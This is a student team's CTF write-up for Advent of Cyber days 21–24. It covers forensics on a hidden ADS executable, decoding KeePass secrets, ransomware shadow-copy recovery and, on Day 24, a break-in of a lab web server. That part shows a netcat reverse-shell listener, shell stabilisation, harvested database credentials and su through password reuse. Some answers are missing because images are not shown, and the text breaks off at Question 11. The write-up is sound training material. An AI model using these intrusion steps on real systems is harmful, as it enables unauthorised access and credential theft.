PSP0201

Week 6

Writeup

Group Name: Phoenix

Tutorial Group: TT4L

Members:

ID	Name	Role
1211102051	Ahmad Zakwan Bin Mohd Fazli	Leader
1211101888	Shahnaz Binti Husain Sukri	Member
1211101739	Madhini Arunasalam	Member
1211101657	Danya A/P Viknasvaran	Member


Day 21: Blue Teaming - Time for some ELForensics

Tools: Kali Linux, Remmina

Solution:


Question 1

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?



Question 2


What is the MD5 file hash of the mysterious executable within the Documents folder?



Get-FileHash -algorithm MD5 deebee.exe


Question 3

What is the SHA256 file hash of the mysterious executable within the Documents folder?



Question 4

Using Strings find the hidden flag within the executable?




Question 5

What is the powershell command used to view ADS?

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

What is the flag that is displayed when you run the database connector file?



Question 7

Which list is Sharika Spooner on?

Naughty List

Question 8

Which list is Jaime Victoria on?

Nice List

Thought Process/Methodology

We started by connecting to the remote machine using Remmina with the given credentials. Once connected, we answered Q1 by reading the contents of the given .txt file. Next, we changed directories to Documents and ran the command **Get-FileHash -algorithm MD5 deebee.exe** to answer Q2 and **Get-FileHash -algorithm SHA256 deebee.exe** for Q3. For Q4, we used the command **c:\Tools\strings64.exe -accepteula deebee.exe**. Lastly, we ran the command **Get-Item -Path deebee.exe -Stream *** to view ADS (which we found the stream to

be hidedb) and **wmic process call create $(Resolve-Path deebee.exe:hidedb)** to execute the file and answer Q6, Q7 and Q8.

Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools: Kali Linux, Remmina, CyberChef

Solution:

Question 1

What is the password to the KeePass database?


Question 2

What is the encoding method listed as the 'Matching ops'?

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28


Question 3

What is the note on the hiya key?



Question 4

What is the decoded password value of the Elf Server?




Question 5

What was the encoding used on the Elf Server password?

Hex


Question 6

What is the decoded password value for ElfMail?




Question 7


What is the username:password pair of Elf Security System?



Question 8

Decode the last encoded value. What is the flag?





Thought Process/Methodology

We start by connecting to the remote machine using Remmina.We then used the **Magic** recipe in CyberChef to decode the file name which was used to unlock keepass. We then inspected the hiya key to find a note left behind. We then looked under the network section to find the Elf Server password to decode. Based on the notes, we used hex to decode the password. We then looked into eMail to find ElfMail password, and based on its notes, we used **From HTML Entity** recipe to obtain the decoded password. Next, we looked around for the Elf Security System username password pair and found it in the recycling bin. Lastly, under notes we decoded the value by using **From Charcode** twice and obtained a github link. Following the github, we obtained the flag.

Day 23: Blue Teaming - The Grinch strikes again!

Tools: Kali Linux, Remmina, CyberChef


Solution:

Question 1

What does the wallpaper say?


Question 2

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?




Question 3

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?




Question 4

What is the name of the suspicious scheduled task?




Question 5

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?




Question 6

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?




Question 7

Assign the hidden partition a letter. What is the name of the hidden folder?



Question 8

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?



Thought Process/Methodology

We started by connecting to the remote machine using Remmina with the given credentials and changing preferences to view wallpaper. Once connected, we read the ransom note and decrypt the fake bitcoin address using CyberChef's Magic Recipe. We then inspected encrypted files and found out its file extension. Under Task Scheduler, we noticed a suspicious task and inspected its properties to find the location of executable. We then moved to Disk Management and assigned an unviewable volume a drive letter Z. Once assigned, we opened file explorer and navigated to the drive. In the above menu, we selected view and ticked hidden items and refreshed. We found the hidden content, however we had to restore the previous version of the file by navigating to properties > selecting previous version > click restore. Lastly, we opened the hidden file and found the password.

Day 24: The Final Challenge - The Trial Before Christmas

Tools: Kali Linux

Solution:

Question 1


Scan the machine. What ports are open?

```
┌──(1211101888㉿kali)-[~]
└─$ nmap 10.10.23.232
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 08:17 EDT
Nmap scan report for 10.10.23.232
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
```


Question 2

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.




Question 3

What is the name of the hidden php page?




Question 4

What is the name of the hidden directory where file uploads are save



Question 5

What is the value of the web.txt flag?



Question 6

What lines are used to upgrade and stabilise your shell?

```
┌──(1211101888㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211101888:
listening on [any] 443 ...
connect to [10.8.92.214] from (UNKNOWN) [10.10.192.227] 54040
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57
020 x86_64 x86_64 x86_64 GNU/Linux
 14:53:39 up 9 min,  0 users,  load average: 0.00, 0.54, 0.55
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  sudo nc -lvnp 443

┌──(1211101888㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  sudo nc -lvnp 443
```

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **Username:password**

```
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";
```

Question 8

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

```
1211101888@kali: ~
File  Actions  Edit  View  Help
resetconnection(\x) Clean session context.

For server side help, type 'help contents'

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```

Question 9

Crack the password. What is it?

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

```
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

